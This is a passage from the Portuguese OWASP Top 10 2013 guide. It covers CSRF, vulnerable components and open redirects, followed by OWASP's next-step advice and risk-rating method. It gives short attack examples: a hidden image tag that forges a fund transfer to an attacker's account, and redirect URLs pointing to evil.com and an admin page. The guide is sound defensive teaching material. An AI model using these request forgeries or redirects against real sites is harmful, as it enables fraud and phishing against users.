Para requisitos adicionais de acesso de controle, veja o ASVS requirements area for Access Control (V4).

Externas

- CWE Entry 285 on Improper Access Control (Authorization)

A8 Cross-Site Request Forgery (CSRF)

Específico da Aplicação	Exploração MÉDIO	Prevalência COMUM	Detecção FÁCIL	Impacto MODERADO	Específico do Negócio / Aplicação
Considere qualquer pessoa que possa carregar conteúdo nos navegadores dos usuários, e assim forçá-los a fazer uma requisição para seu site. Qualquer site ou outro serviço html que usuários acessam pode fazer isso.	O atacante forja requisições HTTP falsas e engana uma vitima submetendo-a a um ataque através de tags de imagem, XSS, ou inúmeras outras técnicas. Se o usuário estiver autenticado, o ataque é bem sucedido.	O CSRF se aproveita do fato de que a maioria das aplicações web permitem que os atacantes prevejam todos os detalhes de uma ação particular da aplicação. Como os navegadores automaticamente trafegam credenciais como cookies de sessão, os atacantes podem criar páginas web maliciosas que geram requisições forjadas indistinguíveis das legítimas. Detecção de falhas de CSRF é bastante simples através de testes de penetração ou de análise de código.		Os atacantes podem enganar suas fazendo com que executem operações de mudança de estado que a vítima está autorizada a realizar, por ex., atualizando detalhes da sua conta, comprando, deslogando ou até mesmo efetuando login.	Considere o valor de negócio dos dados ou funções afetadas da aplicação. Imagine não ter a certeza se os usuários tem a intenção de realizar tais ações. Considere o impacto na sua reputação.

Estou vulnerável?

Para verificar se uma aplicação é vulnerável, verifique se quaisquer links e formulários não possuam um token imprevisível de CSRF. Sem um token, os atacantes podem forjar requisições maliciosas. Uma alternativa de defesa é solicitar que o usuário prove a intenção de submeter a requisição, seja através de uma autenticação, ou alguma outra prova de que é um usuário real (por exemplo, um CAPTCHA).

Concentre-se nos links e formulários que invocam funções de mudança de estado, uma vez que esses são os alvos mais importantes de um CSRF.

Você deve verificar as transações em várias etapas, já que elas não são inerentemente imunes. Os atacantes podem facilmente forjar uma série de requisições usando múltiplas tags ou possivelmente Java Script.

Note que os cookies de sessão, endereços IP de origem, e outras informações que são enviadas automaticamente pelo navegador não fornecem nenhuma defesa contra CSRF uma vez que elas também são incluídas nas requisições forjadas.

A ferramenta de teste do OWASP CSRF Tester pode auxiliar com geração de casos de teste para demonstrar os perigos das falhas de CSRF.

Como faço para evitar?

A prevenção de um CSRF geralmente requer a inclusão de um token imprevisível em cada requisição HTTP. Tais tokens devem, no mínimo, ser únicos por sessão de usuário.

1. A opção preferida consiste em incluir um token único em um campo oculto. Isso faz com que o valor seja enviado no corpo da requisição HTTP, evitando-se a sua inserção na URL, que é mais propensa a exposição.
2. O token único pode ser incluído na própria URL, ou em parâmetros da URL. Contudo, tal posicionamento corre um risco maior já que a URL será exposta ao atacante, comprometendo assim o token secreto.

O CSRF Guard do OWASP pode incluir tokens automaticamente em aplicações Java EE, .NET ou PHP. A ESAPI do OWASP disponibiliza métodos para desenvolvedores utilizarem na prevenção de vulnerabilidades de CSRF.

3. Exigir que o usuário autentique novamente, ou provar que são realmente um usuário (por exemplo, através de CAPTCHA) também pode proteger contra CSRF.

Exemplo de Cenário de Ataque

A aplicação permite que um usuário submeta uma requisição de mudança de estado que não inclui qualquer segredo. Por exemplo:

```
http://exemplo.com/app/transferirFundos?quantia=1500
&contaDestino=4673243243
```

Com isso, o atacante constrói uma requisição que irá transferir dinheiro da conta da vítima para a conta do atacante, e então incorpora este ataque em uma requisição armazenada em uma imagem ou iframe em vários sites sob o controle do atacante:

```
<img src="http://exemplo.com/app/transferirFundos?
quantia=1500&contaDestino=contaAtacante#“
width="0" height="0" />
```

Se a vítima visitar qualquer um dos sites do atacante enquanto estiver autenticado em exemplo.com, essas requisições forjadas irão incluir automaticamente informações de sessão do usuário, autorizando o pedido do atacante.

Referências

OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Externas

- CWE Entry 352 on CSRF

A9 Utilização de Componentes Vulneráveis Conhecidos

Agentes de Ameaça	Vetores de Ataque	Vulnerabilidades de Segurança		Impactos Técnicos	Impactos no Negócio
Específico da Aplicação	**Exploração MÉDIO**	**Prevalência GENERALIZADA**	**Detecção DIFÍCIL**	**Impacto MODERADO**	**Específico do Negócio / Aplicação**
Alguns componentes vulneráveis (por exemplo, bibliotecas de framework) podem ser identificadas e exploradas com ferramentas automatizadas, expandindo o leque de agentes de ameaça incluindo, além de atacantes direcionados, atores caóticos.	O atacante identifica um componente vulnerável através de varredura ou análise manual. Ele personaliza o exploit conforme necessário e executa o ataque. Isso se torna mais difícil se o componente usado está mais profundo na aplicação.	Virtualmente todas aplicações possuem estes problemas porque a maioria dos times de desenvolvimento não focam em garantir que seus componentes e/ou bibliotecas estejam atualizados. Em muitos casos, os desenvolvedores sequer conhecem todos os componentes que estão usando, muito menos suas versões. Dependências de componentes tornam a situação ainda pior.		A gama completa de vulnerabilidades é possível, incluindo injeção, falha no controle de acesso, XSS, etc. O impacto poderia variar do mínimo ao completo comprometimento do servidor e dos dados.	Considere o que cada vulnerabilidade pode significar para o negócio controlado pela aplicação afetada. Ela pode ser trivial ou pode significar o comprometimento completo.

Estou vulnerável?

Em teoria, deveria ser fácil de descobrir se você está atualmente utilizando quaisquer componentes ou bibliotecas vulneráveis. Infelizmente, relatórios de vulnerabilidades de software comercial ou livre nem sempre especificam exatamente quais versões de um componente estão vulneráveis de uma forma padrão, pesquisável. Além disso, nem todas as bibliotecas utilizam um sistema de numeração de versões compreensível. Pior ainda, nem todas as vulnerabilidades são reportadas para um local central que seja fácil de pesquisar, apesar de sites como CVE e NVD estejam se tornando mais fáceis de pesquisar.

Determinar se você está vulnerável requer pesquisar nesses bancos de dados, bem como manter-se a par de listas de e-mails e anúncios para qualquer coisa que possa ser uma vulnerabilidade. Se um de seus componentes tiver uma vulnerabilidade, você deve avaliar cuidadosamente se está realmente vulnerável verificando se seu código utiliza a parte do componente com a vulnerabilidade e se a falha poderia resultar em um impacto que preocupe você.

Como faço para evitar?

Uma opção é não usar componentes que você não escreve. Mas isso não é muito realista.

Muitos projetos de componentes não criam correções de vulnerabilidades para versões antigas. Em vez disso, é mais simples corrigir o problema na próxima versão. Então atualizar para essas novas versões é crítico. Projetos de software devem ter processos para:

1) Identificar todos os componentes e as versões que você está utilizando, incluindo todas as dependências. (ex., versões dos plugins).
2) Monitorar a segurança desses componentes em banco de dados públicos, listas de e-mail de projetos e segurança, e mantê-los atualizados.
3) Estabelecer políticas de segurança que definam o uso do componente, assim como exigir certas práticas de desenvolvimento de software, passando em testes de segurança, e licenças aceitáveis.
4) Quando apropriado, considere a adição de invólucros de segurança em torno dos componentes para desabilitar funcionalidades não utilizadas e/ou proteger falhas ou aspectos vulneráveis do componente.

Exemplo de Cenários de Ataque

Vulnerabilidades de componentes podem causar quase qualquer tipo de risco imaginável, variando do malware trivial ao sofisticado desenvolvido para atingir uma organização específica. Componentes quase sempre executam com todos os privilégios de uma aplicação, então falhas em qualquer componente podem ser sérias. Os dois seguintes componentes vulneráveis foram baixados 22m de vezes em 2011.

- Apache CXF Authentication Bypass – Ao não fornecer um token de identidade, atacantes podem chamar qualquer serviço web com todas as permissões. (Apache CXF é um framework de serviços, não deve ser confundido com o Servidor de Aplicação Apache.)
- Spring Remote Code Execution – Abuso da implementação de Linguagem Expression no Spring permitiu aos atacantes executarem código arbitrário, efetivamente comprometendo o servidor.

Toda aplicação utilizando qualquer dessas bibliotecas vulneráveis está vulnerável a ataques já que ambos componentes são diretamente acessíveis por usuários da aplicação. Outras bibliotecas vulneráveis, usadas mais profundamente em uma aplicação, podem ser mais difíceis de explorar.

Referências

OWASP

- Good Component Practices Project

Externas

- The Unfortunate Reality of Insecure Libraries
- Open Source Software Security
- Addressing Security Concerns in Open Source Components
- MITRE Common Vulnerabilities and Exposures
- Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM

A10 Redirecionamentos e Encaminhamentos Inválidos

Específico da Aplicação	Exploração MÉDIA	Prevalência RARA	Detecção FÁCIL	Impacto MODERADO	Específico do Negócio / Aplicação
Considere quem possa enganar seus usuários para que enviem uma solicitação ao seu site. Qualquer site ou feed HTML que seus usuários utilizam poderia fazer isso.	O atacante aponta para um redirecionamento inválido e engana as vítimas para que cliquem nele. As vítimas são mais propensas a clicar, já que o link aponta para um site válido. O atacante visa um encaminhamento inseguro para evitar verificações de segurança.	Aplicações frequentemente redirecionam usuários para outras páginas, ou usam encaminhamentos internos de uma maneira similar. Por vezes a página de destino é especificada através de um parâmetro que não é validado, permitindo que o atacante escolha essa página de destino. Detectar redirecionamentos inválidos é fácil. Procure por aqueles onde você pode definir a URL completa. Encaminhamentos inválidos são mais difíceis, pois eles têm como alvo páginas internas.		Tais redirecionamentos podem tentar instalar malware ou enganar vítimas para que divulguem suas senhas ou outras informações sensíveis. Encaminhamentos inseguros podem permitir contornar os controles de acesso.	Considere o valor de negócio da manutenção da confiança de seus. E se eles forem infectados por malware? E se atacantes puderem acessar funções que deveriam ser somente internas?

Estou vulnerável?

A melhor forma de verificar se uma aplicação possui redirecionamentos ou encaminhamentos não validados é:

1. Revise o código de todos os usos de redirecionamentos ou encaminhamentos (chamados de transferência em .NET). Para cada uso, identifique se a URL de destino está incluída em quaisquer valores de parâmetro. Caso a URL de destino não seja validada em uma lista branca, você está vulnerável.
2. Também, varra o site para verificar se ele gera algum redirecionamento (códigos de resposta HTTP 300-307, tipicamente 302). Olhe para os parâmetros fornecidos antes do redirecionamento para verificar se eles parecem ser uma URL de destino ou apenas parte dela. Se sim, altere a URL de destino e observe se o site redireciona para o novo destino.
3. Se o código não estiver disponível, verifica todos os parâmetros para identificar se eles parecem ser parte de um redirecionamento ou encaminhamento e teste todos.

Como faço para evitar?

Uso seguro de redirecionamentos e encaminhamentos pode ser feito de várias formas:

1. Simplesmente evitar usá-los.
2. Se forem usados, não envolva parâmetros do usuário no cálculo do destino. Normalmente, isto pode ser feito.
3. Se os parâmetros de destino não podem ser evitados, tenha certeza que o valor fornecido é **válido**, e **autorizado** para o usuário.

   Recomenda-se que qualquer parâmetro de destino seja um valor mapeado, e não a URL real ou parte dela, e que o código do lado do servidor traduza este mapeamento para a URL de destino.

   Aplicações podem usar ESAPI para substituir o método sendRedirect() para certificarem-se de que todos os destinos do redirecionamento são seguros.

Evitar tais falhas é extremamente importante já que elas são o alvo favorito de *phishers* tentando obter a confiança do usuário.

Exemplos de Cenários de Ataque

Cenário #1: A aplicação possui uma página chamada "redirect.jsp" que recebe apenas um parâmetro "url". O atacante cria uma URL maliciousa que redireciona os usuários para o site malicioso, que executa *phishing* e instala malware.

http://www.example.com/redirect.jsp?url=evil.com

Cenário #2: A aplicação usa encaminhamentos para rotear requisições entre partes diferentes do site. Para facilitar, algumas páginas usam um parâmetro para indicar onde o usuário deve ser enviado se a transação for efetuada com sucesso. Neste caso, o atacante cria uma URL que irá passar pela verificação de controle de acesso e encaminhá-lo para uma funcionalidade administrativa que o atacante não teria autorização para acessá-la.

http://www.example.com/boring.jsp?fwd=admin.jsp

Referências

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Externas

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

+D Próximos Passos para Desenvolvedores

Estabelecer e Usar Processos de Segurança Consistentes e Controles de Segurança Padronizados

Se a segurança de aplicações de web é um tema novo para você, ou mesmo que já esteja bem familiarizado com esses riscos, a tarefa de criar uma aplicação web segura ou corrigir uma aplicação web que já existe pode ser bastante difícil. Se você gerencia um portfolio de aplicações de tamanho considerável, isso pode ser intimidante.

Para ajudar organizações e desenvolvedores a reduzir os riscos de segurança de suas aplicações de uma forma econômica, o OWASP criou vários recursos livres e abertos que podem ser usados visando a segurança de aplicações na sua empresa. A seguir se encontram alguns dos muitos recursos que o OWASP criou para ajudar organizações a produzir aplicações web seguras. Na página seguinte apresentamos recursos adicionais do OWASP que podem ajudar a verificar a segurança das aplicações.

Requisitos de Segurança de Aplicações	Para desenvolver uma aplicação web segura é necessário definir o que significa segurança para essa aplicação. O OWASP recomenda usar o Padrão de Verificação de Segurança de Aplicações (ASVS) como guia para configurar os requisitos de segurança da(s) sua(s) aplicação(ções). Se estiver terceirizando, considerar o Anexo do Contrato de Software Seguro do OWASP.
Arquitetura de Segurança de Aplicações	Ao invés de adicionar segurança a suas aplicações, é muito mais econômico projetar a segurança desde o princípio. O OWASP recomenda O Guia do Desenvolvedor OWASP e as Dicas de Prevenção do OWASP como pontos de partida para projetar segurança desde o início.
Controles de Segurança Padronizados	Construir controles de segurança fortes e fáceis de usar é extremamente difícil. Um conjunto de controles de segurança padronizados simplifica radicalmente o desenvolvimento de aplicações seguras. O OWASP recomenda o Projeto da API de Segurança Empresarial do OWASP (ESAPI) como modelo de API de segurança necessária para produzir aplicações web seguras. A ESAPI tem implementações de referência em Java, .NET, PHP, ASP Clássico, Python, e Cold Fusion.
Segurança do Ciclo de Vida do Desenvolvimento	Para melhorar o processo que a sua organização segue ao desenvolver aplicações, o OWASP recomenda o Modelo de Maturidade de Garantia do Software (SAMM). Este modelo ajuda a organização a formular e implementar estratégias para segurança de software customizadas para os riscos específicos que a organização enfrenta.
Educação em Segurança de Aplicações	O Projeto de Educação OWASP oferece material de treinamento para ajudar a educar desenvolvedores em segurança de aplicações web e uma lista extensa de Apresentações Educacionais do OWASP. Para treinamento prático sobre vulnerabilidades, use o WebGoat OWASP, WebGoat.NET, ou o Projeto OWASP Broken Web Applications. Para se manter atualizado, participe de uma Conferência AppSec do OWASP, um Evento de Treinamento OWASP, ou de reuniões de um Capítulo local do OWASP.

Numerosos recursos adicionais do OWASP estão disponíveis. Visite a Página de Projetos OWASP, lá estão listados todos os projetos OWASP, organizados por tipo de versão dos projetos (Release Quality, Beta, ou Alfa). A maioria dos recursos OWASP está disponível na página de wiki, e muitos documentos do OWASP podem ser solicitados em formato Impresso ou eBook.

+V Próximos Passos para Verificadores

Organize-se

Para verificar a segurança da aplicação web que você desenvolveu, ou de uma aplicação que esteja considerando adquirir, o OWASP recomenda verificar o código fonte da mesma (se disponível), bem como testar a aplicação. O OWASP recomenda combinar a revisão de segurança do código com o teste de invasão sempre que possível, pois isto permite aproveitar as vantagens das duas técnicas, aliado ao fato que as duas se complementam. As ferramentas para ajudar no processo de verificação podem melhorar a eficiência e a eficácia de um analista experiente. As ferramentas de verificação do OWASP são focadas em ajudar o especialista a ser mais eficaz, ao invés de simplesmente automatizar o processo de análise.

Padronizando o Processo de Verificação da Segurança em Aplicações Web: Para ajudar as organizações a desenvolver consistência e um nível definido de rigor ao avaliar a segurança de aplicações web, OWASP criou o Padrão de Verificação de Segurança de Aplicações (ASVS). Este documento define um padrão mínimo de verificação para testar a segurança de aplicações web. OWASP recomenda usar o ASVS não apenas para saber o que procurar quando for verificar a segurança da aplicação, mas também para saber quais técnicas são mais apropriadas, e para ajudar a definir e selecionar o nível de rigor dessa verificação. O OWASP também recomenda usar o ASVS para ajudar a definir e selecionar os tipos de serviços de verificação de terceiros, se for contratar este serviço.

Conjunto de Ferramentas de Verificação: O Projeto OWASP Live CD compilou algumas das melhores ferramentas abertas de segurança em um ambiente único ou em uma máquina virtual (VM). Desenvolvedores web, responsáveis pelos testes e profissionais de segurança podem dar partida no seu sistema usando o CD ou executando a máquina virtual para acessar um conjunto completo de testes de segurança. Não é necessário instalar ou configurar nada para usar as ferramentas do CD.

Revisão de Código

A revisão do código fonte é particularmente útil para verificar se os mecanismos de segurança da aplicação são robustos, assim como para encontrar problemas difíceis de identificar simplesmente examinando os resultados da aplicação. Testar a aplicação é particularmente útil para provar que as falhas são de fato exploráveis. Esses métodos são complementares e até redundantes em algumas áreas.

Revisando o Código: Para acompanhar o Guia do Desenvolvedor OWASP e o Guia de Teste OWASP, o OWASP criou o Guia de Revisão de Código OWASP para ajudar os desenvolvedores e os especialistas em segurança de aplicações a entender como revisar uma aplicação web eficientemente e de maneira eficaz. Inúmeros problemas de segurança em aplicações web, tais como Falhas de Injeção, podem ser mais fáceis de detectar através da revisão do código do que por testes externos.

Ferramentas para Revisão de Código: OWASP tem feito um trabalho promissor de ajuda aos especialistas na análise de código, mas essas ferramentas estão ainda em fase inicial. Os autores das ferramentas usam as mesmas diariamente, mas não-especialistas podem achá-las difíceis de usar. Entre estas ferramentas estão CodeCrawler, Orizon e O2. Somente a O2 está em desenvolvimento ativo desde a última versão dos Top 10 de 2010.

Existem outras ferramentas abertas para revisão de código. A mais promissora delas é a FindBugs, e seu novo plug-in voltado a segurança: FindSecurityBugs, ambos para Java.

Segurança e Teste de Invasão

Testando a Aplicação: OWASP criou o Guia de Testes para ajudar desenvolvedores, responsáveis por testes e especialistas em segurança de aplicações a testar a segurança de aplicações web eficientemente e de maneira eficaz. Esse guia enorme, elaborado por dezenas de contribuintes, apresenta uma cobertura extensa em muitos tópicos de testes de segurança para aplicações web. Da mesma forma que a revisão de código tem seus pontos fortes, os testes de segurança também tem suas vantagens. É bastante convincente quando se consegue provar que a aplicação é insegura mostrando a exploração da vulnerabilidade. Existem muitos outros problemas , particularmente a segurança da infraestrutura da aplicação, que não podem ser vistos simplesmente com uma revisão de código, já que a aplicação não provê segurança por si própria.
Ferramentas para Testes de Invasão: WebScarab, que foi um dos projetos OWASP mais usados, e a nova ZAP, que é agora ainda mais popular, são ambas proxies de testes de aplicações web. Essas ferramentas permitem que analistas de segurança e desenvolvedores interceptem pedidos às aplicações web, de modo a entender como a aplicação trabalha, e submeter pedidos de teste para verificar se a aplicação responde de maneira segura aos testes. Essas ferramentas são particularmente eficazes em ajudar a identificar falhas de XSS , Autenticação e Controle de Acesso. ZAP tem até um scanner ativo embutido e, melhor ainda, é GRÁTIS!

+O Próximos Passos para Organizações

Comece Agora seu Programa de Segurança de Aplicações

Segurança de Aplicações não é mais opcional. Ataques cada vez mais frequentes e pressão para seguir a regulamentação exigem que as organizações estabeleçam um programa efetivo de segurança das aplicações. Dado o grande número de aplicações e linhas de código que já estão em produção, muitas organizações estão tendo dificuldades em controlar o número elevado de vulnerabilidades. OWASP recomenda que as organizações estabeleçam um programa de segurança de aplicações para ganhar visão e melhorar a segurança dos seus portfolios de aplicações. Obter segurança de aplicações requer que várias partes da organização trabalhem juntas e de maneira eficiente, incluindo segurança e auditoria, desenvolvimento de software, gerências e liderança executiva. É necessário que a segurança seja visível, para que todos os envolvidos possam entender a postura da organização em relação à segurança de aplicações. É preciso também focalizar em atividades e resultados que realmente ajudem a melhorar a segurança da corporação através da redução do risco com um bom custo/beneficio. Algumas das atividades chave de um programa eficaz para a segurança de aplicações incluem:

Iniciando

- Estabelecer um programa de segurança de aplicações e estimular sua adoção.
- Conduzir uma análise de diferenças de capacitação, comparando sua organização com outras semelhantes, definindo áreas chave para melhorias e um plano de execução.
- Obter aprovação da liderança e estabelecer uma campanha de conscientização em segurança de aplicações para toda a organização de TI.

Abordagem de Portfolio Baseada em Risco

- Identificar e estabelecer prioridades no portfolio de aplicações usando uma perspectiva de risco.
- Criar um modelo de avaliação de risco em aplicações para medir e priorizar as aplicações do portfolio.
- Estabelecer diretrizes de segurança com o fim de definir a cobertura e o nível de rigor necessários.
- Estabelecer um modelo comum de classificação de riscos aliado a um conjunto consistente de fatores de impacto e probabilidade que reflitam a tolerância de risco da organização.

Ativar com uma fundação sólida

- Estabelecer um conjunto de politicas e normas que sejam uma base para segurança de aplicações a ser seguida por todas as equipes de desenvolvimento.
- Definir um conjunto comum de controles de segurança reutilizáveis que complementem as políticas e normas, contendo orientações de uso para as fases de projeto e desenvolvimento.
- Estabelecer um currículo de formação em segurança de aplicações obrigatório e direcionado às diversas funções de desenvolvimento e tópicos existentes.

Integrar Segurança aos Processos Existentes

- Definir e integrar implementações de segurança e atividades de verificação nos processos de desenvolvimento e operação existentes. As atividades incluem Modelagem de Ameaças, Projeto Seguro e Revisão, Codificação e Revisão de Código com Segurança, Testes de Invasão, e Correção.
- Oferecer especialistas e serviços de suporte para as equipes de desenvolvimento e projeto para obter êxito nos processos.

Oferecer Visibilidade para a Gerência

- Gerenciar usando métricas. Efetuar melhorias e decisões de investimento baseadas nas métricas e análises dos dados capturados. Métricas incluem aderência às atividades e práticas seguras, vulnerabilidades introduzidas, vulnerabilidades mitigadas, abrangência da aplicação, densidade de defeitos por contagem de tipo e instância, etc.
- Analisar dados das atividades de implementação e verificação procurando por causas raiz e padrões de vulnerabilidade com o fim de conduzir as melhorias estratégica e sistematicamente em toda a empresa.

+R Notas Sobre Riscos

Isso é Sobre Riscos, Não Sobre Vulnerabilidades

Embora as versões do OWASP Top 10 de 2007 e anteriores, fossem focadas em identificar as "vulnerabilidades" mais comuns, o OWASP Top 10 sempre foi organizado em torno de riscos. Isto tem causado alguma confusão compreensível por parte das pessoas em busca de uma taxonomia estanque de vulnerabilidades. O OWASP Top 10 de 2010, esclareceu o foco de risco no Top 10 por ser muito explícito sobre como agentes de ameaça, vetores de ataque, vulnerabilidades, impactos técnicos e no negócio se combinavam para produzir riscos. Esta versão do OWASP Top 10 segue a mesma metodologia.


A metodologia de Classificação de Risco para o Top 10 é baseado no OWASP Risk Rating Methodology. Para cada item Top 10, estimou-se o risco típico que cada vulnerabilidade introduz em uma aplicação web típica verificando fatores comuns de probabilidade e fatores de impacto para cada vulnerabilidade comum. Em seguida, classificamos de forma ordenada o Top 10 de acordo com as vulnerabilidades que normalmente apresentam o risco mais significativo para uma aplicação.

A OWASP Risk Rating Methodology define inúmeros fatores para ajudar a calcular o risco de uma vulnerabilidade identificada. No entanto, o Top 10 deve falar sobre generalidades, ao invés de vulnerabilidades específicas em aplicações reais. Consequentemente, não podemos ser tão exatos quanto os proprietários do sistema podem ser quando calculam os riscos para sua aplicação. Você está melhor equipado para julgar a importância de suas aplicações e dados, quais são seus agentes de ameaça, e como o sistema foi desenvolvido e está sendo operado.

Nossa metodologia inclui três fatores de probabilidade para cada vulnerabilidade (prevalência, detecção e facilidade de exploração) e um fator de impacto (impacto técnico). A prevalência de uma vulnerabilidade é um fator que normalmente você não tem que calcular. Para os dados de prevalência, foram fornecidas estatísticas a partir de um certo número de diferentes organizações (como referenciado na seção Agradecimentos na página 3) e temos uma média de seus dados em conjunto para chegar a uma lista Top 10 da probabilidade de existência por prevalência. Estes dados foram então combinados com os dois outros fatores de probabilidade (detecção e facilidade de exploração) para calcular uma classificação de probabilidade para cada vulnerabilidade. Este valor foi então multiplicado pelo nosso impacto técnico médio estimado para cada item para chegar a uma classificação de risco global do Top 10.

Observe que esta abordagem não leva em conta a probabilidade do agente de ameaça. Nem responde por qualquer um dos vários detalhes técnicos associados à sua aplicação específica. Qualquer um desses fatores poderia afetar significativamente a probabilidade global de um atacante encontrar e explorar uma vulnerabilidade particular. Esta classificação também não leva em conta o impacto real sobre o seu negócio. Sua organização terá de decidir qual o grau de risco de segurança das aplicações está disposta a aceitar dada a sua cultura, indústria e ambiente regulatório. O objetivo do OWASP Top 10 não é fazer a análise de risco para você.

A figura seguinte ilustra o nosso cálculo do risco para A3: Cross-Site Scripting, como um exemplo. XSS é tão comum que justifica o único "muito difundido", valor 0 de prevalência. Todos os outros riscos variaram de generalizada a rara (valor de 1 a 3).



Detalhes Sobre Fatores de Risco

Top 10 Sumário de Fator de Risco

A tabela a seguir apresenta um resumo dos Top 10 2013 de Riscos de Segurança em Aplicações e os fatores de risco que foram atribuídos a cada risco. Esses fatores foram determinados com base nas estatísticas disponíveis e na experiência da equipe OWASP Top 10. Para compreender esses riscos em uma aplicação ou organização em particular, você deve considerar seus próprios agentes de ameaça e impactos no negócio. Mesmo falhas flagrantes de software podem não representar um risco sério se não houver agentes de ameaça em uma posição de realizar o ataque necessário, ou o impacto no negócio é insignificante para os ativos envolvidos.

RISCO	Agentes de Ameaça	Vetores de Ataque	Vulnerabilidades de Segurança		Impactos Técnicos	Impactos no Negócio
		Exploração	Prevalência	Detecção	Impacto	
A1-Injeção	Específico Apl.	FÁCIL	COMUM	MÉDIA	SEVERO	Específico Apl.
A2-Autenticação	Específico Apl.	MÉDIA	GENERALIZADA	MÉDIA	SEVERO	Específico Apl.
A3-XSS	Específico Apl.	MÉDIA	MUITO DIFUNDIDA	FÁCIL	MODERADO	Específico Apl.
A4-Ref. Insegura	Específico Apl.	FÁCIL	COMUM	FÁCIL	MODERADO	Específico Apl.
A5-Conf. Incorreta	Específico Apl.	FÁCIL	COMUM	FÁCIL	MODERADO	Específico Apl.
A6-Exp. de Dados	Específico Apl.	DIFÍCIL	RARA	MÉDIA	SEVERO	Específico Apl.
A7-Cont. Acesso	Específico Apl.	FÁCIL	COMUM	MÉDIA	MODERADO	Específico Apl.
A8-CSRF	Específico Apl.	MÉDIA	COMUM	FÁCIL	MODERADO	Específico Apl.
A9-Comp. Vulner.	Específico Apl.	MÉDIA	GENERALIZADA	DIFÍCIL	MODERADO	Específico Apl.
A10-Redirecion.	Específico Apl.	MÉDIA	RARA	FÁCIL	MODERADO	Específico Apl.

Riscos Adicionais a Considerar

O Top 10 cobre um terreno bem amplo, mas há muitos outros riscos que você deve considerar e avaliar em sua organização. Alguns destes estavam presentes nas versões anteriores do Top 10, e outros não, incluindo novas técnicas de ataque que são identificadas a todo momento. Outros importantes riscos de segurança em aplicações (em ordem alfabética) que você deve considerar incluem:

- Clickjacking
- Concurrency Flaws
- Denial of Service (Was 2004 Top 10 – Entry 2004-A9)
- Expression Language Injection (CWE-917)
- Information Leakage and Improper Error Handling (Was part of 2007 Top 10 – Entry 2007-A6)
- Insufficient Anti-automation (CWE-799)
- Insufficient Logging and Accountability (Related to 2007 Top 10 – Entry 2007-A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Was 2007 Top 10 – Entry 2007-A3)
- Mass Assignment (CWE-915)
- User Privacy

OS ÍCONES ABAIXO REPRESENTAM QUAIS VERSÕES ESTÃO DISPONÍVEIS NA FORMA IMPRESSA PARA O TÍTULO DESSE DOCUMENTO.

ALPHA: "Qualidade Alpha" refere-se ao conteúdo do livro como um rascunho. O conteúdo está bastante inacabado e em desenvolvimento até o próximo nível de publicação.

BETA: "Qualidade Beta" é o próximo nível mais alto do conteúdo do livro. O conteúdo ainda está em desenvolvimento até a próxima publicação.

RELEASE: "Qualidade de Lançamento" é o nível mais alto de qualidade do conteúdo do livro no seu ciclo de vida, e é um produto final.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

OWASP
The Open Web Application Security Project

Open Web Application Security Project (OWASP) é uma comunidade mundial aberta e livre focada na melhoria da segurança das aplicações. Nossa missão é tornar a segurança das aplicações "visível", assim pessoas e organizações podem tomar decisões baseadas nos riscos das aplicações. Todos são livres para participar do OWASP e todos os nossos materiais estão disponíveis sob uma licença de software livre e aberta. A Fundação OWASP é uma organização de caridade sem fins lucrativos (501c3) que assegura disponibilidade e suporte permanentes do nosso trabalho.